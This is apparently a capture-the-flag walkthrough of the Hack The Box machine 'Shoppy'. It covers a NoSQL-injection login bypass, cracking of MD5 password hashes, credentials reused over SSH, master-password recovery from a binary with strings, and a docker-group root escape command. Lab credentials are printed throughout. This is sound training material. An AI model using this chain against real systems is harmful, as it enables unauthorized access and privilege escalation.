  e/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://shoppy.htb
0 Sec-GPC: 1
1 Connection: keep-alive
2 Referer: http://shoppy.htb/login?error=RightCredentials
3 Upgrade-Insecure-Requests: 1
4 Priority: u=0, i
5
6 username=admin&password=admin
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Server: nginx/1.23.1
3 Date: Tue, 22 Oct 2024 15:59:43 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 102
6 Connection: keep-alive
7 Location: /login?error=WrongCredentials
8 Vary: Accept
9
10 <p>
     Found. Redirecting to <a href="/login?error=WrongCredentials">
       /login?error=WrongCredentials
     </a>
   </p>
```

So this is a nodejs application right here so it should work with json input lets try that


Works fine but u need to change the `x-www-form-urlencoded` to `json` as highlighted above

---


Gaining Access

So we know this is nodejs so we are probably working with NOSQL here


Lets try NoSQL injection




And it works lets login now




Now lets search for users here




Lets see this export




As we know this is vulnerable to NoSQL injection we can try to enumerate all the users here with the same



Lets see this export now



it just looks like md5 hashes lets just crack em with https://crackstation.net if we can




Got josh's password now (This is not the SSH creds btw)

⚠ Creds

Username : josh
Password : remembermethisway

So if u login with these creds with on the same login page it just leads to the same page but we did find that subdomain lets see that



Lets login with josh's creds here

Now lets check these channels one by one

Found some creds on Deploy Machine also that we are running docker on there

⚠ Creds Found

```
Username : jaeger
Password : Sh0ppyBest@pp!
```

Now lets try to ssh in

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Shoppy git:(main)±1 (11.596s)
ssh jaeger@shoppy.htb

The authenticity of host 'shoppy.htb (10.129.227.233)' can't be established.
ED25519 key fingerprint is SHA256:RISsnnLs1eloK7XlOTr2TwStHh2R8hui07wd1iFyB+8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'shoppy.htb' (ED25519) to the list of known hosts.
jaeger@shoppy.htb's password:


jaeger@shoppy:~ (0.232s)

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

jaeger@shoppy:~ (0.236s)
id

uid=1000(jaeger) gid=1000(jaeger) groups=1000(jaeger)


jaeger@shoppy ~
```

Got in now here is your user.txt

```
jaeger@shoppy ~ (0.554s)
ls -al
total 96
drwxr-xr-x 19 jaeger jaeger 4096 Jul 22  2022 .
drwxr-xr-x  4 root   root   4096 Jul 22  2022 ..
lrwxrwxrwx  1 jaeger jaeger    9 Jul 22  2022 .bash_history -> /dev/null
-rw-r--r--  1 jaeger jaeger  220 Jul 22  2022 .bash_logout
-rw-r--r--  1 jaeger jaeger 3723 Jul 22  2022 .bashrc
drwx------ 14 jaeger jaeger 4096 Jul 22  2022 .cache
drwx------ 12 jaeger jaeger 4096 Jul 22  2022 .config
lrwxrwxrwx  1 jaeger jaeger    9 Jul 22  2022 .dbshell -> /dev/null
drwxr-xr-x  2 jaeger jaeger 4096 Jul 22  2022 Desktop
drwxr-xr-x  2 jaeger jaeger 4096 Jul 22  2022 Documents
drwxr-xr-x  2 jaeger jaeger 4096 Jul 22  2022 Downloads
drwx------  3 jaeger jaeger 4096 Jul 23  2022 .gnupg
drwxr-xr-x  3 jaeger jaeger 4096 Jul 22  2022 .local
-rw-------  1 jaeger jaeger    0 Jul 22  2022 .mongorc.js
drwxr-xr-x  2 jaeger jaeger 4096 Jul 22  2022 Music
drwxr-xr-x  4 jaeger jaeger 4096 Jul 22  2022 .npm
drwxr-xr-x  5 jaeger jaeger 4096 Jul 22  2022 .nvm
drwxr-xr-x  2 jaeger jaeger 4096 Jul 22  2022 Pictures
drwxr-xr-x  5 jaeger jaeger 4096 Oct 22 08:48 .pm2
-rw-r--r--  1 jaeger jaeger  807 Jul 22  2022 .profile
drwxr-xr-x  2 jaeger jaeger 4096 Jul 22  2022 Public
drwxr-xr-x  7 jaeger jaeger 4096 Jul 23  2022 ShoppyApp
-rwxr--r--  1 jaeger jaeger  130 Jul 22  2022 shoppy_start.sh
drwx------  2 jaeger jaeger 4096 Jul 22  2022 .ssh
drwxr-xr-x  2 jaeger jaeger 4096 Jul 22  2022 Templates
-rw-r-----  1 root   jaeger   33 Oct 22 08:48 user.txt
drwxr-xr-x  2 jaeger jaeger 4096 Jul 22  2022 Videos
```

Lateral PrivEsc

Lets check all the user's with a shell on this machine

```
jaeger@shoppy:~ (0.182s)
cat /etc/passwd | grep sh$

root:x:0:0:root:/root:/bin/bash
jaeger:x:1000:1000:jaeger,,,:/home/jaeger:/bin/bash
deploy:x:1001:1001::/home/deploy:/bin/sh
postgres:x:119:127:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mattermost:x:998:997::/home/mattermost:/bin/sh
```

Im assuming we need to privesc to deploy here cuz all the other's are just not important other than root obviously

Lets check the sudo permissions now as we have the password here

```
jaeger@shoppy ~ (8.748s)
sudo -l

[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
```

Lets see this file here

```
jaeger@shoppy ~ (0.337s)
ls -al /home/deploy/password-manager

-rwxr--r-- 1 deploy deploy 18440 Jul 22  2022 /home/deploy/password-manager
```

```
jaeger@shoppy ~ (0.312s)
file /home/deploy/password-manager

/home/deploy/password-manager: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
9d2b4121f9991060f343348080d2905d1, for GNU/Linux 3.2.0, not stripped
```

So this is just a executable lets run it first to see what we can on this

```
jaeger@shoppy ~ (4.497s)
sudo -u deploy /home/deploy/password-manager

Welcome to Josh password manager!
Please enter your master password: Idk
Access denied! This incident will be reported !
```

So lets run strings on this file

```
jaeger@shoppy ~ (0.361s)
strings /home/deploy/password-manager
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEED1Ev
_ZSt4cout
_ZNKSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE7compareERKS4_
_ZStrsIcSt11char_traitsIcESaIcEERSt13basic_istreamIT_T0_ES7_RNSt7__cxx1112basic_stringIS4_S5_T1_EE
_Unwind_Resume
__cxa_atexit
system
__cxa_finalize
__libc_start_main
libstdc++.so.6
libgcc_s.so.1
libc.so.6
GCC_3.0
GLIBC_2.2.5
CXXABI_1.3
GLIBCXX_3.4
GLIBCXX_3.4.21
u/UH
[]A\A]A^A_
Welcome to Josh password manager!
Please enter your master password:
Access granted! Here is creds !
cat /home/deploy/creds.txt
Access denied! This incident will be reported !
;*3$"
zPLR
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
```

So two ways we can try some options in Strings as is or we can disassemble this in ghidra to see the password that way

Strings is just available lets just try little endian encoding

```
jaeger@shoppy ~ (0.377s)
strings -e l /home/deploy/password-manager

Sample
```

This might be our password right here cuz i thinks its just adding some words together one by one to make a strings we can observe this in xxd as well

```
00002040: 6e74 6572 2079 6f75 7220 6d61 7374 6572  nter your master
00002050: 2070 6173 7377 6f72 643a 2000 0053 0061   password: ..S.a
00002060: 006d 0070 006c 0065 0000 0000 0000 0000  .m.p.l.e........
00002070: 4163 6365 7373 2067 7261 6e74 6564 2120  Access granted!
```

So its a character then a null byte im assuming a ; after adding each one of them

lets run this password in this

```
jaeger@shoppy ~ (2.541s)
sudo -u deploy /home/deploy/password-manager

Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
```

⚠ Creds FOund

Username : deploy
Password : Deploying@pp!

Lets ssh in now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Shoppy git:(main)±3
ssh deploy@shoppy.htb

deploy@shoppy.htb's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ bash
deploy@shoppy:~$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
deploy@shoppy:~$
```

Vertical PrivEsc

So if u observed the id of this user it can run docker

```
deploy@shoppy:~$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
deploy@shoppy:~$
```

So if we can docker then we have sudo permissions to run docker by default, it just works that way

Lets find the trick on GTFObins

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

The resulting is a root shell.

```
sudo docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Lets run it without the sudo as we already have that as we in the group

```
deploy@shoppy:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# 
```

And here is your root.txt

```
# cd /root
# ls -al
total 32
drwx------  5 root root   4096 Oct 22 08:48 .
drwxr-xr-x 19 root root   4096 Sep 12  2022 ..
lrwxrwxrwx  1 root root      9 Jul 22  2022 .bash_history -> /dev/null
-rw-r--r--  1 root root    571 Apr 10  2021 .bashrc
drwx------  3 root root   4096 Jul 22  2022 .cache
drwx------  3 root docker 4096 Jul 22  2022 .config
lrwxrwxrwx  1 root root      9 Jul 23  2022 .dbshell -> /dev/null
drwxr-xr-x  3 root root   4096 Jul 22  2022 .local
-rw-------  1 root root      0 Jul 23  2022 .mongorc.js
-rw-r--r--  1 root root    161 Jul  9  2019 .profile
-rw-r-----  1 root root     33 Oct 22 08:48 root.txt
# 
```

Thanks for reading :)